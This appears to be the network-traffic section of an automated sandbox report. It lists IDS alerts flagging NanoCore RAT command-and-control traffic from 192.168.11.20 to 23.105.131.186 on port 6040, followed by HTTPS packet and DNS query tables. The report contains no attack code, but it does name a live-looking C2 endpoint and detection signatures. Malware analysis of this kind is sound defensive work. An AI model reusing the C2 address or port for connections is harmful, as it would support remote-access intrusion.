192.168.11.2023.105.131.1864980960402816766 05/26/22-16:00:02.620266	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49809	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982960402816766 05/26/22-16:01:54.973971	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49829	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979060402025019 05/26/22-15:58:14.803346	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49790	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981960402816766 05/26/22-16:01:05.464986	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49819	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.1864983460402816766 05/26/22-16:02:27.319667	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49834	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864980460402816766 05/26/22-15:59:37.256053	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49804	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984460402816766 05/26/22-16:03:30.418952	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49844	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977060402025019 05/26/22-15:56:31.788768	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49770	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979360402025019 05/26/22-15:58:27.110768	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49793	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984760402816766 05/26/22-16:03:43.011572	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49847	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981460402816766 05/26/22-16:00:33.731642	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49814	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978360402025019 05/26/22-15:57:36.897932	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49783	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982460402816766 05/26/22-16:01:24.617191	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49824	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864980760402816766 05/26/22-15:59:49.737530	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49807	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978160402025019 05/26/22-15:57:24.359156	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49781	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977160402025019 05/26/22-15:56:38.170315	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49771	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983760402816766 05/26/22-16:02:46.019641	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49837	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984660402816766 05/26/22-16:03:36.972101	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49846	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983960402025019 05/26/22-16:02:58.151287	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49839	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982760402816766 05/26/22-16:01:43.014053	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49827	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864976160402025019 05/26/22-15:56:00.383368	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49761	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981760402816766 05/26/22-16:00:52.533812	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49817	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981660402816766 05/26/22-16:00:46.292905	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49816	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.1864976260402025019 05/26/22-15:56:06.629341	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49762	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978260402025019 05/26/22-15:57:30.508429	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49782	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983660402816766 05/26/22-16:02:39.799674	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49836	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982660402816766 05/26/22-16:01:36.741417	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49826	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979160402025019 05/26/22-15:58:21.000554	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49791	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864976160402816766 05/26/22-15:56:01.939832	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49761	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981060402025019 05/26/22-16:00:07.364061	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49810	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983060402025019 05/26/22-16:02:00.188714	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978160402816766 05/26/22-15:57:25.603009	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49781	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984360402025019 05/26/22-16:03:23.027250	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49843	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977160402816766 05/26/22-15:56:40.126407	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49771	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977460402816766 05/26/22-15:56:53.223065	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49774	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864980060402025019 05/26/22-15:59:10.769530	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49800	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984060402025019 05/26/22-16:03:04.351885	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49840	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979760402816766 05/26/22-15:58:53.460534	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49797	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978760402816766 05/26/22-15:57:57.478253	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49787	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979160402816766 05/26/22-15:58:22.263883	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49791	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982060402025019 05/26/22-16:01:09.994060	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49820	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864976760402816766 05/26/22-15:56:20.799699	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49767	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.186497776040281676605/26/22-15:57:06.208432	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49777	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497776040202501905/26/22-15:57:04.863201	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49777	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497976040202501905/26/22-15:58:51.980207	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49797	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497746040202501905/26/22-15:56:52.056646	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49774	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497676040202501905/26/22-15:56:19.211103	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49767	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498406040281676605/26/22-16:03:05.884415	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49840	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498296040202501905/26/22-16:01:53.841478	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49829	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498306040281676605/26/22-16:02:01.313700	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49830	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498206040281676605/26/22-16:01:11.525399	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49820	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498096040202501905/26/22-16:00:00.999585	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49809	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498196040202501905/26/22-16:01:03.813343	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497876040202501905/26/22-15:57:55.960566	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49787	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498436040281676605/26/22-16:03:24.726216	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49843	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498336040281676605/26/22-16:02:20.467719	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49833	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498036040281676605/26/22-15:59:31.064438	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49803	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497846040202501905/26/22-15:57:43.260939	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49784	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497946040202501905/26/22-15:58:33.245752	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49794	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498136040281676605/26/22-16:00:27.333360	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49813	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498166040202501905/26/22-16:00:44.925419	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49816	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.1864982660402025019 05/26/22-16:01:35.304988	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984660402025019 05/26/22-16:03:35.492048	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49846	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983660402025019 05/26/22-16:02:38.225362	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49836	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983960402816766 05/26/22-16:02:59.932437	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49839	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864980760402025019 05/26/22-15:59:48.573500	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49807	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979660402025019 05/26/22-15:58:45.848723	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49796	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977860402816766 05/26/22-15:57:12.760715	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49778	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984160402816766 05/26/22-16:03:12.022941	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49841	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981460402025019 05/26/22-16:00:32.341365	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49814	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983160402816766 05/26/22-16:02:08.268595	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49831	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864980460402025019 05/26/22-15:59:35.877170	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982460402025019 05/26/22-16:01:22.833318	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49824	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977660402025019 05/26/22-15:56:58.432214	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49776	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982160402816766 05/26/22-16:01:17.588164	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49821	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978660402025019 05/26/22-15:57:49.740088	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49786	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979560402816766 05/26/22-15:58:41.279884	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49795	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981160402025019 05/26/22-16:00:13.535426	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49811	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864976260402816766 05/26/22-15:56:08.310743	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49762	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984460402025019 05/26/22-16:03:29.170126	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49844	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.186498116040281676605/26/22-16:00:14.960975	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49811	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498316040202501905/26/22-16:02:06.553242	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49831	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498346040202501905/26/22-16:02:25.719832	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49834	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498016040202501905/26/22-15:59:16.908066	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49801	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498016040281676605/26/22-15:59:18.628092	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49801	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498416040202501905/26/22-16:03:10.571068	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49841	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497826040281676605/26/22-15:57:32.216605	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49782	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497966040281676605/26/22-15:58:47.615141	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49796	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498216040202501905/26/22-16:01:16.398385	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49821	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497786040202501905/26/22-15:57:11.360294	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49778	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498006040281676605/26/22-15:59:12.507974	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49800	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497766040281676605/26/22-15:56:59.647230	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49776	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497866040281676605/26/22-15:57:51.601487	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49786	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498026040202501905/26/22-15:59:23.172282	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49802	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498106040281676605/26/22-16:00:08.473188	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49810	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497986040202501905/26/22-15:58:58.214044	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49798	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497736040281676605/26/22-15:56:45.939265	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49773	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498326040202501905/26/22-16:02:12.885773	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49832	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497836040281676605/26/22-15:57:38.401270	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49783	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.186498126040202501905/26/22-16:00:19.734616	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49812	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497886040202501905/26/22-15:58:02.220447	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49788	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497936040281676605/26/22-15:58:28.592646	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49793	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497696040202501905/26/22-15:56:25.526017	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49769	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498036040202501905/26/22-15:59:29.560470	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49803	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497996040202501905/26/22-15:59:04.607442	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49799	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498336040202501905/26/22-16:02:19.231016	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49833	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498426040202501905/26/22-16:03:16.791596	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49842	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497656040281676605/26/22-15:56:14.593777	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49765	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497846040281676605/26/22-15:57:44.981952	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49784	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497796040202501905/26/22-15:57:18.052646	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49779	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497896040202501905/26/22-15:58:08.508734	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49789	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498136040202501905/26/22-16:00:26.085390	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49813	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497946040281676605/26/22-15:58:34.260151	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49794	6040	192.168.11.20	23.105.131.186

Network Port Distribution

Total Packets: 122

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 15:55:58.077184916 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.077277899 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.077524900 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.091212034 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.091291904 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.134210110 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.134481907 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.259740114 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.259799957 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.260484934 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.260616064 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.264041901 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.301702023 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.301954031 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.301986933 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.302139044 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.302278996 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.302438974 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.302541971 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.302577019 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.302583933 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.302834988 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.302927017 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.302968979 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.303119898 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.303143024 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.303162098 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.303363085 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.303484917 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.303514957 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.303659916 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.303680897 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.303698063 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.303924084 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.304018974 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.304060936 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.304204941 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.304234028 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.304260969 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.304433107 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.304475069 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.304626942 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.304652929 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.304816008 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.305016041 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.305041075 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.305056095 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.305084944 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.305392027 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.305418015 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.305453062 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.305666924 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.305694103 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.305721045 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.305898905 CEST	443	49760	162.159.129.233	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 15:55:58.305996895 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306024075 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306046009 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306052923 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306291103 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306385994 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306416035 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306576967 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306642056 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306739092 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306766987 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306931019 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306946993 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.306966066 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.306987047 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307156086 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.307185888 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307341099 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.307369947 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307377100 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.307389975 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307558060 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307715893 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.307732105 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307749987 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.307943106 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.308130980 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.308180094 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.308307886 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.308495998 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.314152002 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.314388990 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.314429998 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.314516068 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.314687967 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.314735889 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.314747095 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.314757109 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.314989090 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.315002918 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.315031052 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.315191031 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.315287113 CEST	443	49760	162.159.129.233	192.168.11.20
May 26, 2022 15:55:58.315354109 CEST	49760	443	192.168.11.20	162.159.129.233
May 26, 2022 15:55:58.315382004 CEST	443	49760	162.159.129.233	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 15:55:58.059365034 CEST	55492	53	192.168.11.20	1.1.1.1
May 26, 2022 15:55:58.068025112 CEST	53	55492	1.1.1.1	192.168.11.20
May 26, 2022 15:55:59.785146952 CEST	62968	53	192.168.11.20	8.8.8.8
May 26, 2022 15:55:59.947732925 CEST	53	62968	8.8.8.8	192.168.11.20
May 26, 2022 15:56:06.319639921 CEST	55546	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:06.328231096 CEST	53	55546	8.8.8.8	192.168.11.20
May 26, 2022 15:56:12.568069935 CEST	62445	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:12.578219891 CEST	53	62445	8.8.8.8	192.168.11.20
May 26, 2022 15:56:18.820745945 CEST	58673	53	192.168.11.20	8.8.8.8
May 26, 2022 15:56:18.831238031 CEST	53	58673	8.8.8.8	192.168.11.20

